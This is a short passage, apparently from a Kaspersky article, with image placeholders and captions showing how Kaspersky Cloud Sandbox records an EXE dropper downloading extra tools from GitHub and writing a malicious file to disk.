

If the EXE dropper is executed, Kaspersky Cloud Sandbox also records the downloading of additional tools from a GitHub repository.
EXE dropper execution graph in Kaspersky Cloud Sandbox
File downloads by the EXE dropper in Kaspersky Cloud Sandbox

Furthermore, dynamic analysis results show that the sample writes an additional file to the disk, which is used in subsequent stages of the attack.
Malicious file written to disk by the EXE dropper in Kaspersky Cloud Sandbox

 Login